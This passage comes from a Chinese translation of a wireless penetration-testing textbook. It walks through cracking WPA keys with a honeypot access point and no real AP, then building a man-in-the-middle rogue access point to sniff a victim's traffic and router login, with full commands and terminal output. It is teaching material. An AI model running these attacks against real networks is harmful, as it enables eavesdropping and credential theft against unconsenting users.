
我们推荐你在客户端上设置不同的 WEP 密钥并多次尝试这个练习来获得自信。你可能会注意你需要多次重新连接客户端来使其生效。

6.5 无 AP 情况下的 WPA 破解

在第四章中，我们看到了如何使用 `airecrack-ng` 来破解 WPA/WPA2 PSK，基本原理是捕获四次 WPA 握手，之后加载字典攻击。


关键问题是：可不可以仅仅使用客户端来破解 WPA，在没有接入点的情况下？

让我们再看一看 WPA 破解练习：



为了破解 WPA，我们需要来自四次握手的四个参数 -- 验证方的 Nounce，请求方的 Nounce，验证方的 MAC，请求方的 MAC。现在有趣的是，我们不需要握手中的全部四个封包来提取这些信息。我们可以只从封包 1 和 2，或 2 和 3 中提取。

为了破解 WPA-PSK，我们需要启动 WPA-PSK 蜜罐，并且当客户端连接时，只有消息 1 和 2 会发送。由于我们并不知道口令，我们就不能发送消息 3。但是，消息 1 和 2 包含所有密钥破解所需的信息：



实战时间 -- 无 AP 情况下的 WPA 破解

1. 我们首先启动 WPA-PSK 蜜罐，ESSID 为 `Wireless Lab` 。 `-z 2` 选项使用 TKIP 创建 WPA-PSK 接入点。

```
root@kali:~# airbase-ng -c 3 -e "Wireless Lab" -W 1 -z 2 mon0
16:56:44  Created tap interface at0
16:56:44  Trying to set MTU on at0 to 1500
16:56:44  Access Point with BSSID 80:1F:02:8F:34:D5 started.
Error: Got channel -1, expected a value > 0.
```

2. 让我们启动 `airodump-ng` 来从这个网络上捕获封包：

```
root@kali:~# airodump-ng -c 3 --bssid 80:1F:02:8F:34:D5 --write AP-less-WPA-cracking mon0
```

3. 现在当我们的漫游客户端连接到这个接入点时，它会开始握手，但是在消息 2 之后失败，就像我们之前讨论的那样。但是，破解握手所需的数据已经捕获了。

4. 我们使用 `airodump-ng` 所捕获的文件和相同的字典文件运行 `aircrack-ng` 。最后，我们会破解出口令。

刚刚发生了什么？

我们能够只通过客户端破解 WPA。这是因为，即使只拥有前两个封包，我们也能获得针对握手的字典攻击的全部所需信息。

试一试 -- 无 AP 情况下的 WPA 破解

我们推荐你在客户端设置不同的 WPA 密钥，并且多次尝试这个练习来蝴蝶自信。你会注意到你需要多次重新连接客户端来使其生效。

小测验 -- 攻击客户端

Q1 Caffe Latte 攻击涉及到哪种加密？

1. 无
2. WEP
3. WPA
4. WPA2

Q2 蜜罐接入点通常使用哪种加密？

1. 没有加密，开放验证。
2. 没有加密，共享验证。
3. WEP 加密，开放验证。

4. 以上都不是。

Q3 下列哪个攻击是 DoS 攻击？

1. 错误关联攻击
2. 解除验证攻击
3. 解除关联攻击
4. 2 和 3

Q4 Caffe Latte 攻击需要什么？

1. 无线客户端位于接入点的广播范围内。
2. 客户端含有缓存或缓存的 WEP 密钥。
3. WEP 加密至少是 128 位加密。
4. 1 和 3。

总结

这一章中，我们了解了甚至是无线客户端也容易受到攻击。这包括蜜罐和其它错误关联攻击。Caffe Latte 攻击用于从无线客户端获得密钥；解除验证和解除关联攻击导致拒绝服务；Hirte 攻击是从漫游客户端获得 WEP 密钥的替代方案；最后，我们仅仅使用客户端破解了 WPA 个人口令。

下一章中，我们会使用目前为止学到的东西，在客户端和设施端实施多种高级无线攻击。所以，赶紧翻过这一页，进入下一章吧！

第七章 高级 WLAN 攻击

> 作者：Vivek Ramachandran, Cameron Buchanan
>
> 译者：飞龙

简介

> 知己知彼，百战不殆。
>
> 孙子，《孙子兵法》

作为渗透测试者，了解黑客可以执行的高阶攻击十分重要，即使你可能不会在渗透测试中执行它们。这一章致力于展示黑客如何能够将无线访问用作接入点，执行高级攻击。

这一章中，我们会看到我们如何能够使用所学的知识来执行高级攻击。我们基本上专注于中间人攻击（MITM），它的成功需要大量的技巧和实战。一旦我们完成了它，我们会使用这个 MITM 攻击作为更加复杂的攻击的基础，例如窃听和会话劫持。

7.1 中间人攻击

MITM 攻击可能是 WLAN 系统上最有潜力的攻击之一了。实施攻击可以使用不同的配置，我们会使用最普遍的一个 -- 攻击者使用有线 LAN 连接到互联网，并在客户端的网卡上创建了假的接入点。这个接入点广播的 SSID 和附近的本地热点相似。用户可能碰巧连接到这个假的接入点（或者由于更高的信号强度理论强制连接，我们之前讨论过），并且可能仍旧相信它连接到正常的接入点上。

攻击者现在可以将所有用户流量转发到互联网上，使用它所创建的有线和无线之间的网桥。

在下面的练习中，我们会模拟这个攻击。

实战时间 -- 中间人攻击

遵循以下指南来开始：

1. 为了开始中间人攻击，我们首先使用 `airbase-ng`，在黑客的笔记本上创建软接入点，叫做 `mitm`。我们执行下列命令：

   ```
   airbase-ng --essid mitm -c 11 mon0
   ```

命令输出如下：

```
root@kali:~# airbase-ng --essid mitm -c 11 mon0
11:48:59  Created tap interface at0
11:48:59  Trying to set MTU on at0 to 1500
11:48:59  Access Point with BSSID 80:1F:02:8F:34:D5 started.
```

2. 要注意 `airbase-ng` 在运行的时候会创建接口 `at0`。把它当做我们基于软件的接入点 `mitm` 的有线端的接口。

```
root@kali:~# ifconfig at0
at0       Link encap:Ethernet  HWaddr 80:1f:02:8f:34:d5
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

3. 让我们现在在黑客的笔记本上创建网桥，由有线（`eth0`）和无线（`at0`）接口组成。命令如下：

```
brctl addbr mitm-bridge
brctl addif mitm-bridge eth0
brctl addif mitm-bridge at0
ifconfig eth0 0.0.0.0 up
ifconfig at0 0.0.0.0 up
```

```
root@kali:~# ifconfig at0
at0       Link encap:Ethernet  HWaddr 80:1f:02:8f:34:d5
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@kali:~# brctl addbr mitm-bridge
root@kali:~#
root@kali:~# brctl addif mitm-bridge eth0
root@kali:~#
root@kali:~# brctl addif mitm-bridge at0
root@kali:~#
root@kali:~# ifconfig eth0 0.0.0.0 up
root@kali:~#
root@kali:~# ifconfig at0 0.0.0.0 up
root@kali:~#
```

4. 我们可以为这个网桥指定一个 IP 地址，并检查网关的连接性。要注意我们也可以使用 DHCP 来实现。我们可以为网桥接口指定 IP 地址，使用下列命令：

```
ifconfig mitm-bridge 192.168.0.199 up
```

我们之后尝试 ping 网关 `192.168.0.1`，来确保我们连接到了网络的剩余部分。

5. 我们现在开启内核的 IP 转发，便于封包能够正确转发，使用下列命令：

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

命令输出如下：

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

6. 现在让我们将无线客户端连接到我们的接入点 `mitm` 上。它会通过 DHCP 自动获得 IP 地址（服务器运行在有线端的网关上）。这里，客户端主机的 IP 为 `192.168.0.197`。我们可以 ping 有线端的网关 `192.168.0.1` 来验证连接性。

```
C:\Users\vivek\AppData\Local\msf32>ipconfig

Windows IP Configuration


Wireless LAN adapter Wireless Network Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::693d:fad9:1424:c019%11
   IPv4 Address. . . . . . . . . . . : 192.168.0.197
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
```

7. 我们可以看到，主机响应了 ping 请求，像这样：

```
C:\Users\vivek\AppData\Local\msf32>ping 192.168.0.1


Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=11ms TTL=64
Reply from 192.168.0.1: bytes=32 time=6ms TTL=64
Reply from 192.168.0.1: bytes=32 time=18ms TTL=64
Reply from 192.168.0.1: bytes=32 time=5ms TTL=64

Ping statistics for 192.168.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 5ms, Maximum = 18ms, Average = 10ms
```


8. 我们也可以验证客户端的连接，通过观察黑客主机上的 `airbase-ng` 终端：

```
root@kali:~# airbase-ng --essid mitm -c 11 mon0
12:04:42  Created tap interface at0
12:04:42  Trying to set MTU on at0 to 1500
12:04:42  Access Point with BSSID 80:1F:02:8F:34:D5 started.
Error: Got channel -1, expected a value > 0.
12:04:49  Client 20:10:7A:45:36:61 associated (unencrypted) to ESSID: "mitm"
```

9. 这里提一句，非常有趣的是，由于所有流量都从无线接口转发到有线端，我们拥有流量的完整控制。我们可以通过启动 Wireshark 并嗅探 `at0` 接口来验证。



10. 让我们现在从客户端主机上 ping 网关 `192.168.0.1`。我们可以看到，Wireshark 中的封包（使用过滤器 ICMP），即使封包的目标并不是我们。这就是中间人攻击的力量。



刚刚发生了什么？

我们成功执行了中间人攻击的准备工作。我们通过创建伪造接入点并将其桥接到我们的以太网接口上。这确保了任何连接到伪造接入点的无线客户端会感觉到，它通过有线 LAN 连接到互联网。

试一试 -- 纯无线网络上的中间人攻击

在上一个练习中，我们桥接了无线和有线接口。我们之前提到过，这只是 MITM 的连接结构之一，也有其它的组合。我们可以使用两个无线接口，一个用于创建伪造的接入点，另一个接口连接到授权接入点。这两个接口都桥接在一起。所以，当无线客户端连接到我们的伪造接入点的时候，它就通过攻击者的主机连接到了授权接入点上。

要注意，这个配置需要使用攻击者笔记本上的两个网卡。

看看是否能够使用笔记本的内建网卡和外部网卡来执行这个攻击 -- 记住，你可能没有这个练习所需的注入驱动器。这是个很大的挑战。

7.2 通过 MITM 进行无线窃听


在上一个练习中，我们了解了如何为 MITM 进行准备。现在，我们会看一看如何使用它来进行无线窃听。

整个实验围绕一个原则，所有受害者的流量现在都经过攻击者的主机。所以，攻击者可以窃听任何发送并来自受害者主机的无线流量。


实战时间 -- 无线窃听

遵循以下指南来开始：


1. 重复上一个实验的所有步骤。启动 Wireshark，有趣的是，即使 MITM 桥接已经建立，这个跟接口仍然允许我们窥视桥接的流量，如果我们想要的话：



2. 启动 `ato` 接口上的嗅探，便于我们监控所有由无线网卡发送和接收的流量：



3. 在无线客户端，打开任何网页。我这里，无线接入点也连接到 LAN 上，我们使用地址 `http://192.168.0.1` 来打开它：




4. 使用你的密码登录，进入管理界面。


5， 在 Wireshark 中，我们应该看到了大量活动：

```
![](img/7-2-4.jpg)
```

